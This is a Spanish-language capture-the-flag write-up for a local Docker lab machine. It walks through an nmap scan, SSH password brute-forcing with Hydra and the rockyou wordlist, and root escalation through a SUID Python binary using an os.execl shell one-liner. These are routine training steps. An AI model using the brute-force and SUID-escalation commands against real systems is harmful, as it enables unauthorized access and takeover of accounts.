



Writeup CTF Mirasoyroot





0-Introducción

Mirasoyroot es una máquina calificada como muy fácil, al estar en docker la IP es 172.17.0.2. Lo primero que encontramos fue una pagina web en la cual teníamos una pista (tenemos una palabra) , continuamos intentando sacar o el nombre de usuario o contraseña, para posteriormente poder llegar a tener un acceso inicial con las credenciales que habíamos obtenido anteriormente. Una vez dentro de la máquina, buscamos escalar privilegios para poder encontrar el el archivo que nos dice que hemos conseguido hacer la máquina.

1-Encendido de la máquina


Primero lo que tenemos que hacer es ir a la página: <https://mirasoyroot.com/vuln-machines/> clickamos en la máquina a descargar y se nos descarga un archivo en zip. <https://mega.nz/file/yB4ynQRA#E-k2pwG-7bGU-7Knx6bBY35yRg6B694iJdTfrCJKieM>

Una vez que tenemos el archivo descargado y descomprimido, tendremos dos archivos (mirasoyroot.tar y starbox.sh). Para iniciar tenemos que escribir el comando: `sudo bash starbox.sh mirasoyroot.tar`

```
(kali@Gustaafvito)-[~/mirasoyrootmaquinas/mirasoyroot]
$ ls
mirasoyroot.tar  starbox.sh

(kali@Gustaafvito)-[~/mirasoyrootmaquinas/mirasoyroot]
$ sudo bash starbox.sh mirasoyroot.tar
```

Se carga la imagen docker y nos asigna una IP:172.17.0.2





2-Enumeración

Comenzamos enumerando los servicios que tiene nuestro objetivos abiertos.

```
sudo nmap -sV -sC -sS -vvv -n -Pn -p- --min-rate=5000 172.17.0.2 -oN escaneo-mirasoyroot
```

```
(kali@Gustaafvito)-[~/mirasoyrootmaquinas/mirasoyroot]
$ sudo nmap -sV -sC -sS -vvv -n -Pn -p- --min-rate=5000 172.17.0.2 -oN escaneo-mirasoyroot
[sudo] contraseña para kali:
```

Sudo	Privilegios de superusuario (root)
nmap	Herramienta de escáner de puertos principal
-sV	Version Detection: detecta las versiones y software que se ejecutan
-sC	Default Scripts: lanza scripts básicos de Nmap (NSE)
-sS	TCP SYN Scan: escaneo sigiloso (necesita sudo)
-vvv	Verbosity x3: información en tiempo real
-n	No DNS Resolution: no queremos resolver nombres de dominio
-pn	No Ping: no haga ping.
-p-	All Ports: escaneamos los 65535 puertos
--min-rate=50000	Velocidad: Forzamos a nmap a enviar 5000 paquetes por segundos
IP	Dirección IP máquina víctima
-oN	Guardado de resultados en archivo de texto normal
Nombre	Nombre para el archivo a guardar.


Resultados del escaneo.

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 03:56:8c:b4:94:cc:4b:c5:66:08:73:43:68:25:96 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBkHS3UZ61YibkqV54v4X2FRPKwILesLyKILbTT23LjTdwdd3ndePldZ0Ei/riGj1aqR2EFhQWCN2AQ21
Qnx6o=
|   256 ce:44:d8:21:9b:a5:7c:79:df:3c:d5:e1:d5:8a:d2:ae (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPhUAetA5YNDfBk9ORs2C0oXyUNrhjmbfh4evQGpnuYP
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.58 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET POST
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: M\xC3\xA1quina Vulnerable
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Una vez realizado el escaneo procedemos a revisar los puertos abiertos. Vemos que tenemos el puerto 22 y puerto 80 abierto.



Vamos a ver que información podemos obtener por el puerto 80 a través de la página web.



Después de intentar una enumeración de directorios sin ningún éxito lo único que tenemos aquí es esta pista que imaginamos que puede ser un nombre de usuario.

Podemos probar con Hydra haber si nos saca la contraseña:

con el comando: `hydra -l yerman -P /usr/share/wordlists/rockyou.txt.gz -t4 ssh://172.17.0.2`

```
(kali@Gustafvito)-[~/mirasoyrootmaquinas/mirasoyroot]
$ hydra -l yerman -P /usr/share/wordlists/rockyou.txt.gz -t4 ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/thc & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-27 17:40:47
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 68.00 tries/min, 68 tries in 00:00h, 14344331 to do in 3515:47h, 4 active
[22][ssh] host: 172.17.0.2 login: yerman password: teamo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-27 17:41:54
```

Hydra	Nombre del programa que se ejecuta
-l	L minúscula quiere decir que utilice un único login para todos los intentos
nombre	Nombre de usuario concreto
-P	P mayúscula quiere decir que Hydra use una lista de contraseñas
diccionario	Aquí va la ruta del diccionario donde se guardan la lista de palabras
-t4	Numero de tareas (threads) paralelas
Servicio/IP	Protocolo7servicio atacar en la IP siguiente.



3-Acceso a la máquina

Tras encontrar el nombre de usuario 'yerman' en la web, y viendo que el puerto SSH estaba abierto, intentamos directamente un ataque de fuerza bruta contra el servicio SSH.

```
(kali@Gustaafvito)-[~/mirasoyrootmaquinas/mirasoyroot]
$ ssh yerman@172.17.0.2
yerman@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.12.20-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jan 31 13:18:39 2025 from 172.17.0.1
yerman@137cbf0d69e8:~$
```

Como podemos observar aquí conseguimos acceso a la máquina objetivo como usuario **yerman**.

4-Elevación de privilegios

Vamos a hacer una enumeración local para ver si encontramos algún archivo para poder escalar privilegios.

```
yerman@137cbf0d69e8:~$ whoami
yerman
yerman@137cbf0d69e8:~$ ls -la
total 28
drwxr-x--- 3 yerman yerman 4096 Jan 31 13:15 .
drwxr-xr-x 1 root   root   4096 Jan 31 13:10 ..
-rw----- 1 yerman yerman  246 Jan 31 13:24 .bash_history
-rw-r--r-- 1 yerman yerman  220 Jan 31 13:10 .bash_logout
-rw-r--r-- 1 yerman yerman 3771 Jan 31 13:10 .bashrc
drwx----- 2 yerman yerman 4096 Jan 31 13:15 .cache
-rw-r--r-- 1 yerman yerman  807 Jan 31 13:10 .profile
yerman@137cbf0d69e8:~$ cat .bash_history
clear
ls
cd ..
ls
cd root
/usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
/usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
clear
find -perm -4000 2>/dev/null/
clear
find / -perm -4000 2>/dev/null
yerman@137cbf0d69e8:~$
```

whoami	Nombre usuario actual
ls -la	Contenido de directorio /home/yerman
cat .bash_history	Comandos ejecutados previamente por el usuario yerman



Dentro de `.bash_history` observamos varios comandos entre ellos

<code>find / -perm -4000 2>/dev/null</code>	busca archivos con el bit SUID (Set User ID), se ejecutan con permisos de root
<code>/usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'</code>	Utiliza la versión de Python ubicada en <code>/usr/local/bin</code> para ejecutar una shell

Vamos a ver los permisos del binario para ver si tiene el bit SUID activado.

```
yerman@e7b06ed20c45:~$ ls -l /usr/local/bin/python
-rwsr-xr-x 1 root root 8023232 Jan 31 13:18 /usr/local/bin/python
```

Como vemos que tiene “rwsr”(la “s” nos indica que el bit SUID esta activado y el propietario es root).

Con el comando `/usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`, lanzamos el comando para ejecutar la shell así mantenemos los privilegios elevados.

```
yerman@137cbf0d69e8:~$ /usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
#
```

Ya que somos root, vamos a buscar el archivo para conseguir comprometer la máquina.

```
# pwd
/home/yerman
# cd /root
# ls -la
total 28
drwx----- 1 root root 4096 Jan 31 13:16 .
drwxr-xr-x 1 root root 4096 Apr 27 16:46 ..
-rw-r--r-- 1 root root 3106 Apr 22 2024 .bashrc
drwxr-xr-x 3 root root 4096 Jan 31 13:12 .local
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
drwx----- 2 root root 4096 Jan 31 13:09 .ssh
-rw-r--r-- 1 root root 140 Jan 31 13:16 mirasoyroot.txt
# cat mirasoyroot.txt
Enhorabuena hacker lo has conseguido, si eres de los tres primeros en completar la máquina háblame por Instagram y te pondré en el podio
#
```

Enhorabuena la máquina ha sido completada explotando un binario Python con permisos SUID incorrectos. Ya tenemos la máquina ok.

